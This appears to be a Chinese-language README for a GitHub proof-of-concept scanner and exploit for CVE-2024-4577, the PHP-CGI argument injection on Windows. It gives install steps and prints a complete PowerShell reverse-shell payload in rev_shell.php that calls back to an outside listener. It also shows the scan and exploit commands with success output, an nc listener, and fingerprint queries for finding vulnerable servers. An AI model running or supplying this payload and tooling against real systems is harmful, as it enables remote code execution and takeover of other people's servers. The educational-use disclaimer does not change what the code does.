
 l0n3m4n/cve-2024-4577-rce
PoC - PHP CGI参数注入 CVE-2024-4577 (扫描器与利用)


在 PHP 8.1.(低于 8.1.29)、8.2.(低于 8.2.20)、8.3.*(低于 8.3.8)版本中,当在 Windows 上使用 Apache 和 PHP-CGI 时,如果系统配置使用了特定代码页,Windows 可能会采用“最佳匹配”行为来替换传递给 Win32 API 函数的命令行中的字符。PHP CGI 模块可能会将这些字符误解为 PHP 选项,从而允许恶意用户向正在运行的 PHP 二进制文件传递选项,进而泄露脚本的源代码、在服务器上运行任意 PHP 代码等。
“XAMPP 在默认配置下存在漏洞,我们可以针对 /php-cgi/php-cgi.exe 端点。若要针对特定的 .php 端点(例如 /index.php),服务器必须配置为以 CGI 模式运行 PHP 脚本。”
$ git clone https://github.com/l0n3m4n/CVE-2024-4577-RCE.git
$ cd CVE-2024-4577-RCE && pip install -r requirements.txt

[!NOTE] 此工具演示了真实的攻击和技术(TTP)。然而,此特定负载示例在此场景下不起作用。修改 shell.php 以获得功能完整的负载。
# rev_shell.php
<?php
$payload = "powershell -c \"\$client = New-Object System.Net.Sockets.TCPClient('192.168.56.100', 9001);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()\";

exec($payload);
?>
$ python3 CVE-2024-4577.py -s -t https://target.com/

 _____ _____ _____ _____ _____ _____                 _____       _         _
|  _  |  |  |  _  |     |   __|     |___ ___ ___ ___|     |___  |_|___ ___| |_
|   __|     |   __|   --|  |  |-   -|___| .'|  _| . |-   -|   | | | -_|  _|  _|
|__|  |__|__|__|  |_____|_____|_____|   |__,|_| |_  |_____|_|_|_| |___|___|_|
                                                |___|         |___|
        Author: l0n3m4n | CVE-2024-4577 | PoC and Scanner

[+] 目标 https://target.com 存在 CVE-2024-4577 漏洞
$ python3 CVE-2024-4577.py -t http://example.com -e -p rev_shell.php

 _____ _____ _____ _____ _____ _____                 _____       _         _
|  _  |  |  |  _  |     |   __|     |___ ___ ___ ___|     |___  |_|___ ___| |_
|   __|     |   __|   --|  |  |-   -|___| .'|  _| . |-   -|   | | | -_|  _|  _|
|__|  |__|__|__|  |_____|_____|_____|   |__,|_| |_  |_____|_|_|_| |___|___|_|
                                                |___|         |___|
        Author: l0n3m4n | CVE-2024-4577 | PoC and Scanner

[+] 利用成功!
$ nc -lvnp 9001
server: PHP 8.1, server: PHP 8.2, server: PHP 8.3protocol="http" && header="X-Powered-By: PHP/8.1" || header="X-Powered-By: PHP/8.2" || header="X-Powered-By: PHP/8.3"此工具仅供教育和研究目的使用。创建者不对因使用该工具而产生的任何误用或损害承担责任。 创建 issue
